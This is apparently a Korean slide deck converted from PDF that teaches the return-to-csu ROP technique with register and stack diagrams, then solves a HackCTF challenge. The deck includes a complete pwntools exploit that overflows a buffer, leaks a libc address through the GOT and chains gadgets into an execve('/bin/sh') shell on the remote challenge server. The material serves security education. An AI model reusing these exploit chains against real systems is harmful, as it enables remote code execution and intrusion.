



Return-to-csu


19/07/15

서동훈

Return-to-csu?

`__libc_csu_init` 함수의 일부 코드를 gadget으로 이용하는 기술

__libc_csu_init



__libc_csu_init

```
0000000000400660 <__libc_csu_init>:
400660: 41 57                push    r15
400662: 41 56                push    r14
400664: 41 89 ff             mov     r15d,edi
400667: 41 55                push    r13
400669: 41 54                push    r12
40066b: 4c 8d 25 9e 07 20 00 lea     r12,[rip+0x20079e]      # 600e10 <__frame_dummy_init_array_entry>
400672: 55                  push    rbp
400673: 48 8d 2d 9e 07 20 00 lea     rbp,[rip+0x20079e]      # 600e18 <__init_array_end>
40067a: 53                  push    rbx
40067b: 49 89 f6             mov     r14,rsi
40067e: 49 89 d5             mov     r13,rdx
400681: 4c 29 e5             sub     rbp,r12
400684: 48 83 ec 08          sub     rsp,0x8
400688: 48 c1 fd 03          sar     rbp,0x3
40068c: e8 e7 fd ff ff      call    400478 <_init>
400691: 48 85 ed             test    rbp,rbp
400694: 74 20                je      4006b6 <__libc_csu_init+0x56>
400696: 31 db                xor     ebx,ebx
400698: 0f 1f 84 00 00 00 00 nop     DWORD PTR [rax+rax*1+0x0]
40069f: 00
4006a0: 4c 89 ea             mov     rdx,r13
4006a3: 4c 89 f6             mov     rsi,r14
4006a6: 44 89 ff             mov     edi,r15d
4006a9: 41 ff 14 dc          call    QWORD PTR [r12+rbx*8]
4006ad: 48 83 c3 01          add     rbx,0x1
4006b1: 48 39 eb             cmp     rbx,rbp
4006b4: 75 ea                jne     4006a0 <__libc_csu_init+0x40>
4006b6: 48 83 c4 08          add     rsp,0x8
4006ba: 5b                  pop     rbx
4006bb: 5d                  pop     rbp
4006bc: 41 5c                pop     r12
4006be: 41 5d                pop     r13
4006c0: 41 5e                pop     r14
4006c2: 41 5f                pop     r15
4006c4: c3                  ret
4006c5: 90                  nop
4006c6: 66 2e 0f 1f 84 00 00 nop     WORD PTR cs:[rax+rax*1+0x0]
4006cd: 00 00 00
```

return-to-csu gadget

<stage 1>

4006ba:	5b	pop	rbx
4006bb:	5d	pop	rbp
4006bc:	41 5c	pop	r12
4006be:	41 5d	pop	r13
4006c0:	41 5e	pop	r14
4006c2:	41 5f	pop	r15
4006c4:	c3	ret	

<stage 2>

4006a0:	4c 89 ea	mov	rdx,r13
4006a3:	4c 89 f6	mov	rsi,r14
4006a6:	44 89 ff	mov	edi,r15d
4006a9:	41 ff 14 dc	call	QWORD PTR [r12+rbx*8]
4006ad:	48 83 c3 01	add	rbx,0x1
4006b1:	48 39 eb	cmp	rbx,rbp
4006b4:	75 ea	jne	4006a0 <__libc_csu_init+0x40>
4006b6:	48 83 c4 08	add	rsp,0x8

Example stage_1

read(0,buf,size)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
read
size
buf
0(fd)
stage_2

registers	values
rbx	
rbp	
r12	
r13	
r14	
r15	

Example stage_1

read(0,buf,size)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
1
read
size
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	
r12	
r13	
r14	
r15	

Example stage_1

read(0,buf,size)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
read
size
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	
r13	
r14	
r15	

Example stage_1

read(0,buf,size)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
size
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	
r14	
r15	

Example stage_1

read(0,buf,size)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	
r15	

Example stage_1

read(0,buf,size)



gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_1

read(0,buf,size)



gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)




gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	0

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)



gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	size

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)



gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	buf
rdx	size

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)



gadget	
Mov rdx,r13	
Mov rsi,r14	
Mov edi,r15d	
Call Qword ptr [r12+rbx*8]	
Add rbx,0x1	
Cmp rbx,rbp	
Jne 4006a0	

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)




gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Call Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget	
Mov rdx,r13	
Mov rsi,r14	
Mov edi,r15d	
Call Qword ptr [r12+rbx*8]	
	Add rbx,0x1
	Cmp rbx,rbp
	Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	1
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Call Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	1
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

문제

23명 해결

×

RTC
350

nc ctf.j0n9hyun.xyz 3025

 rtc.zip

HackCTF{...}

제출

Exploit

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf; // [rsp+0h] [rbp-40h]
4
5     setvbuf(stdin, 0LL, 2, 0LL);
6     write(1, "Hey, ROP! What's Up?\n", 0x15uLL);
7     return read(0, &buf, 0x200uLL);
8 }
```

.text:00000000004006A0	loc_4006A0:			; CODE XREF: __libc_csu_init+54↓j
.text:00000000004006A0		mov	rdx, r13	
.text:00000000004006A3		mov	rsi, r14	
.text:00000000004006A6		mov	edi, r15d	
.text:00000000004006A9		call	qword ptr [r12+rbx*8]	
.text:00000000004006AD		add	rbx, 1	
.text:00000000004006B1		cmp	rbx, rbp	
.text:00000000004006B4		jnz	short loc_4006A0	
.text:00000000004006B6				
.text:00000000004006B6	loc_4006B6:			; CODE XREF: __libc_csu_init+34↑j
.text:00000000004006B6		add	rsp, 8	
.text:00000000004006BA		pop	rbx	
.text:00000000004006BB		pop	rbp	
.text:00000000004006BC		pop	r12	
.text:00000000004006BE		pop	r13	
.text:00000000004006C0		pop	r14	
.text:00000000004006C2		pop	r15	
.text:00000000004006C4		retn		

Exploit

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x00000000004005f6 <+0>:    push    rbp
   0x00000000004005f7 <+1>:    mov     rbp, rsp
   0x00000000004005fa <+4>:    sub     rsp, 0x40
   0x00000000004005fe <+8>:    mov     rax, QWORD PTR [rip+0x200a4b]    # 0x601050 <stdin@@GLIBC_2.2.5>
   0x0000000000400605 <+15>:   mov     ecx, 0x0
   0x000000000040060a <+20>:   mov     edx, 0x2
   0x000000000040060f <+25>:   mov     esi, 0x0
   0x0000000000400614 <+30>:   mov     rdi, rax
   0x0000000000400617 <+33>:   call    0x4004e0 <setvbuf@plt>
   0x000000000040061c <+38>:   mov     edx, 0x15
   0x0000000000400621 <+43>:   mov     esi, 0x4006e4
   0x0000000000400626 <+48>:   mov     edi, 0x1
   0x000000000040062b <+53>:   mov     eax, 0x0
   0x0000000000400630 <+58>:   call    0x4004b0 <write@plt>
   0x0000000000400635 <+63>:   lea     rax, [rbp-0x40]
   0x0000000000400639 <+67>:   mov     edx, 0x200
   0x000000000040063e <+72>:   mov     rsi, rax
   0x0000000000400641 <+75>:   mov     edi, 0x0
   0x0000000000400646 <+80>:   mov     eax, 0x0
   0x000000000040064b <+85>:   call    0x4004c0 <read@plt>
   0x0000000000400650 <+90>:   nop
   0x0000000000400651 <+91>:   leave
   0x0000000000400652 <+92>:   ret
```

```
root@kali:~/ctf/hackctf/rtc# checksec rtc
[*] '/root/ctf/hackctf/rtc/rtc'
Arch:       amd64-64-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
```

Exploit plan

write(1,read_got,8)

← Leak한 주소로 libc_base 얻기



pop(rax)
pop(rdi)
pop(rsi)
pop(rdx)
syscall

← rax = 59 = execve
rdi = bin/sh
rsi = 0
rdx = 0

Exploit

write(1,read_g,8)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	
rbp	
r12	
r13	
r14	
r15	

Exploit

write(1,read_g,8)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	
r12	
r13	
r14	
r15	

Exploit

write(1,read_g,8)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	
r13	
r14	
r15	

Exploit

write(1,read_g,8)



gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	
r14	
r15	

Exploit

write(1,read_g,8)




gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	
r15	

Exploit

write(1,read_g,8)



gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)



gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)




gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	0

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)



gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	8

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)



gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	Read_got
rdx	8

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)



gadget	
Mov rdx,r13	
Mov rsi,r14	
Mov edi,r15d	
Qword ptr [r12+rbx*8]	
Add rbx,0x1	
Cmp rbx,rbp	
Jne 4006a0	

registers	values	
rdi	0x0	1(fd)
rsi	Read_got	
rdx	8	

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

write(1,read_g,8)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0x0 1(fd)
rsi	Read got

registers	values
rbx	0
rbp	1

```
.text:00000000004006A0 loc_4006A0: ; CODE XREF: __libc_csu_init+54↓j
.text:00000000004006A0      mov     rdx, r13
.text:00000000004006A3      mov     rsi, r14
.text:00000000004006A6      mov     edi, r15d
.text:00000000004006A9      call    qword ptr [r12+rbx*8]
.text:00000000004006AD      add     rbx, 1
.text:00000000004006B1      cmp     rbx, rbp
.text:00000000004006B4      jnz     short loc_4006A0
.text:00000000004006B6 loc_4006B6: ; CODE XREF: __libc_csu_init+34↑j
.text:00000000004006B6      add     rsp, 8
.text:00000000004006BA      pop     rbx
.text:00000000004006BB      pop     rbp
.text:00000000004006BC      pop     r12
.text:00000000004006BE      pop     r13
.text:00000000004006C0      pop     r14
.text:00000000004006C2      pop     r15
.text:00000000004006C4      retn
```

Exploit

execve(/bin/sh,0,0)

gadget
pop rax
pop rdi
pop rsi
pop rdx
RET

stack
59
binsh
0
0
syscall

Exploit

```
1 from pwn import *
2
3 #p=process("./rtc")
4 p=remote("ctf.j0n9hyun.xyz", 3025)
5 libc=ELF("./libc.so.6")
6
7 binsh = list(libc.search('/bin/sh'))[0]
8 execve = 59
9 write_g = 0x601018
10 read_g = 0x601020
11 offset_read = 0xf7250
12 offset_syscall = 0x000bc375
13 offset_poprsi = 0x00137880
14 offset_poprdi = 0x0013f87a
15 offset_poprdx = 0x00001b9a
16 offset_poprax = 0x0003a7f8
17
18 csu_init_1 = 0x4006ba # rbx rbp r12 r13 r14
19 csu_init_2 = 0x4006a0
20 #r15 = 1 r14 = read_g r13 = 8 rbp = 1 rbx = 0
21 main = 0x00000000004005f6
22
23 payload = 'A' * 72
24 payload += p64(csu_init_1)
25 payload += p64(0)
26 payload += p64(1)
27 payload += p64(write_g)
28 payload += p64(8)
29 payload += p64(read_g)
30 payload += p64(1)
31
32 payload += p64(csu_init_2)
33 payload += p64(0)
34 payload += p64(0)
35 payload += p64(0)
36 payload += p64(0)
37 payload += p64(0)
38 payload += p64(0)
39 payload += p64(0)
40 payload += p64(0)
41 payload += p64(0)
42 payload += p64(main)
43
44 p.recvline()
45 p.sendline(payload)
46 leak_read = u64(p.recvline())
47 print hex(leak_read)
48 libc_base = leak_read - offset_read
49 payload2 = 'A'*72
50 payload2 += p64(libc_base+offset_poprax)
51 payload2 += p64(execve)
52 payload2 += p64(libc_base+offset_poprdi)
53 payload2 += p64(libc_base+binsh)
54 payload2 += p64(0)
55 payload2 += p64(libc_base+offset_poprdx)
56 payload2 += p64(0)
57 payload2 += p64(libc_base+offset_syscall)
58
59
60 p.sendline(payload2)
61
62 p.interactive()
```

```
23 payload = 'A' * 72
24 payload += p64(csu_init_1)
25 payload += p64(0)
26 payload += p64(1)
27 payload += p64(write_g)
28 payload += p64(8)
29 payload += p64(read_g)
30 payload += p64(1)
31
32 payload += p64(csu_init_2)
33 payload += p64(0)
34 payload += p64(0)
35 payload += p64(0)
36 payload += p64(0)
37 payload += p64(0)
38 payload += p64(0)
39 payload += p64(0)
40 payload += p64(main)
41
42 p.recvline()
```

```
47 libc_base = leak_read - offset_read
48 payload2 = 'A'*72
49 payload2 += p64(libc_base+offset_poprax)
50 payload2 += p64(execve)
51 payload2 += p64(libc_base+offset_poprdi)
52 payload2 += p64(libc_base+binsh)
53 payload2 += p64(libc_base+offset_poprsi)
54 payload2 += p64(0)
55 payload2 += p64(libc_base+offset_poprdx)
56 payload2 += p64(0)
57 payload2 += p64(libc_base+offset_syscall)
58
59
60 p.sendline(payload2)
61
62 p.interactive()
```

```
root@kali:~/ctf/hackctf/rtc# rp64 -f libc.so.6 -r 1 | grep "pop rdx"
0x00137396: pop rdx ; call qword [rax+0x20] ; (1 found)
0x00001b92: pop rdx ; ret ; (1 found)
0x00001b96: pop rdx ; ret ; (1 found)
0x00001b9a: pop rdx ; ret ; (1 found)
0x00001b9e: pop rdx ; ret ; (1 found)
0x001150a6: pop rdx ; ret ; (1 found)
```

